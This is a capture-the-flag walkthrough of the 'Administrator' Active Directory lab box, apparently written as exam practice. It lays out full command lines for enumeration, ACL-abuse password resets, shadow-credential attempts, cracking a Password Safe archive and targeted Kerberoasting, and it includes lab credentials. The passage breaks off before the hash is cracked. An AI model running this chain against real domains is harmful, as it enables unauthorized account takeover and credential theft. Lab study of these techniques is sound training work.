

Summary
Administrator is a Windows domain controller that starts you off with a low-privilege set of credentials and asks you to find your own way up. The attack path is built entirely around ACL abuse, a chain of misconfigured permissions across AD objects that lets you pivot user to user without ever touching an exploit. BloodHound surfaces the full chain immediately. The foothold depends on recovering and cracking a Password Safe archive retrieved over FTP. Privilege escalation runs through Targeted Kerberoasting against a DCSync-capable account, finishing with a pass-the-hash to Administrator.
Flags:
- User — ACL chain abuse → FTP archive → Password Safe cracking → WinRM as
emily - Root — GenericWrite → Targeted Kerberoast → DCSync → pass-the-hash as
Administrator
Detailed Walkthrough
Enumeration
Nmap Scan
Full TCP scan first:
sudo nmap -p- --min-rate 1000 -T4 10.129.14.38 -oA TCP_allportsExtract open ports and run detailed enumeration:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.14.38
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: administrator.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: administrator.htb)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
- 88 (Kerberos) and 389/3268 (LDAP) confirm a domain controller — domain is
administrator.htb- 21 (FTP) is open and worth noting — unusual on a DC
- 5985 (WinRM) is open — valid credentials will give us a shell
Add both the domain and DC hostname to /etc/hosts:
sudo nano /etc/hosts
# 10.129.14.38  administrator.htb dc.administrator.htb
The nmap scan reported a significant clock skew (~7 hours). Kerberos authentication has a hard 5-minute tolerance, so sync the clock before any Kerberos-dependent tools:
sudo ntpdate 10.129.14.38Initial Enumeration with Supplied Credentials
We start the box with Olivia:ichliebedich. Check SMB shares and look for any quick wins:
nxc smb 10.129.14.38 -u 'Olivia' -p 'ichliebedich' --sharesNothing exploitable on the shares. Check for Kerberoastable accounts:
nxc ldap dc.administrator.htb -u 'Olivia' -p 'ichliebedich' --kerberoasting kerberoasting.outNo results. Move to BloodHound.
Active Directory Enumeration — BloodHound
With valid credentials and a DC in scope, BloodHound is the right move early. Collect the data with RustHound:
rusthound-ce -d administrator.htb -u 'Olivia' -p 'ichliebedich' -o ./bh -z
Start BloodHound and import the zip:
bloodhound-start


Mark Olivia as owned, then run Shortest Paths to Tier Zero.
The graph reveals an ACL chain from Olivia through Michael to Benjamin:

Chain 1 (foothold):
- Olivia has
GenericAllover Michael - Michael has
ForceChangePasswordover Benjamin
ACL edges in BloodHound are the first thing to check once you have any credential on a Windows box.
GenericAll,GenericWrite,ForceChangePassword, andWriteOwnerare the ones that consistently show up on the CPTS exam.
ACL Abuse — Foothold Chain
Olivia → Michael (GenericAll)
GenericAll gives full control over the target object, including the ability to set a new password. The cleaner approach here is Shadow Credentials: write a certificate to the target’s msDS-KeyCredentialLink attribute and authenticate via PKINIT without touching the password.
bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' add shadowCredentials michaelThis environment does not have a certificate-capable KDC, so Shadow Credentials fail:

Error Name: KDC_ERR_PADATA_TYPE_NOSUPP
Detail: "KDC has no support for PADATA type (pre-authentication data)"
This error appears whenever the DC lacks ADCS or is not configured to support PKINIT with certificate credentials. Recognise it for what it is and move on to a direct password set.
bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' set password michael Password1!
Michael → Benjamin (ForceChangePassword)
ForceChangePassword is an AD extended right that allows the holder to reset a target’s password without knowing the current one:
bloodyAD --host dc.administrator.htb -d administrator.htb -u 'michael' -p 'Password1!' set password benjamin Password1!
FTP — Credential Archive Recovery
With newly owned users we can test these credentials against the FTP port we noted earlier. Olivia had no access, but Benjamin’s reset credentials work. Benjamin’s password works and we have FTP Access.
ftp [email protected]
A Password Safe archive is sitting in the root directory:
get Backup.psafe3
Cracking the Password Safe Archive
Password Safe v3 files are supported by Hashcat as mode 5200:
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
Master password recovered: tekieromucho
I didn’t have Password Safe on my Kali VM, so I installed it first:
sudo apt install passwordsafe


Three sets of credentials are stored inside:
| Name | Username | Password |
|---|---|---|
| Alexander Smith | alexander | UrkIbagoxMyUGw0aPlj9B0AXSea4Sw |
| Emily Rodriguez | emily | UXLCI5iETUsIBoFVTj8yQFKoHjXmb |
| Emma Johnson | emma | WwANQWnmJnGV07WQN8bMS7FMAbjNur |
Test each set against SMB:
nxc smb 10.129.14.38 -u 'Emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Emily’s credentials authenticate. Mark her as owned in BloodHound.
Foothold — WinRM as Emily

BloodHound shows Emily is a member of Remote Management Users, meaning WinRM access is available:
evil-winrm -i 10.129.14.38 -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Finding 1 — Chained ACL Misconfigurations Allowing Lateral Movement Across Multiple AD Accounts
Privilege Escalation
ACL Abuse — Privesc Chain
Back in BloodHound, Emily has GenericWrite over Ethan, and Ethan has DCSync rights over the domain.

GenericWrite allows writing arbitrary attributes to the target object. The usual path is again Shadow Credentials: write to msDS-KeyCredentialLink and authenticate as Ethan via certificate. Neither that nor a direct password reset work here:
bloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' add shadowCredentials ethanbloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set password ethan Password1!
Same KDC_ERR_PADATA_TYPE_NOSUPP for Shadow Credentials. The password change returns a different error:
LDAPModifyException: Password can't be changed.
It may be because the oldpass provided is not valid.
This means the account has a policy that prevents password resets without supplying the current password. Neither path works, but GenericWrite gives us a third option.
Targeted Kerberoasting
GenericWrite allows writing a Service Principal Name to any account. An account with an SPN is eligible for Kerberoasting. Targeted Kerberoast writes a temporary SPN to Ethan, requests a TGS, then removes the SPN automatically:
git clone https://github.com/ShutdownRepo/targetedKerberoast
cd targetedKerberoast
python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Crack the hash offline:
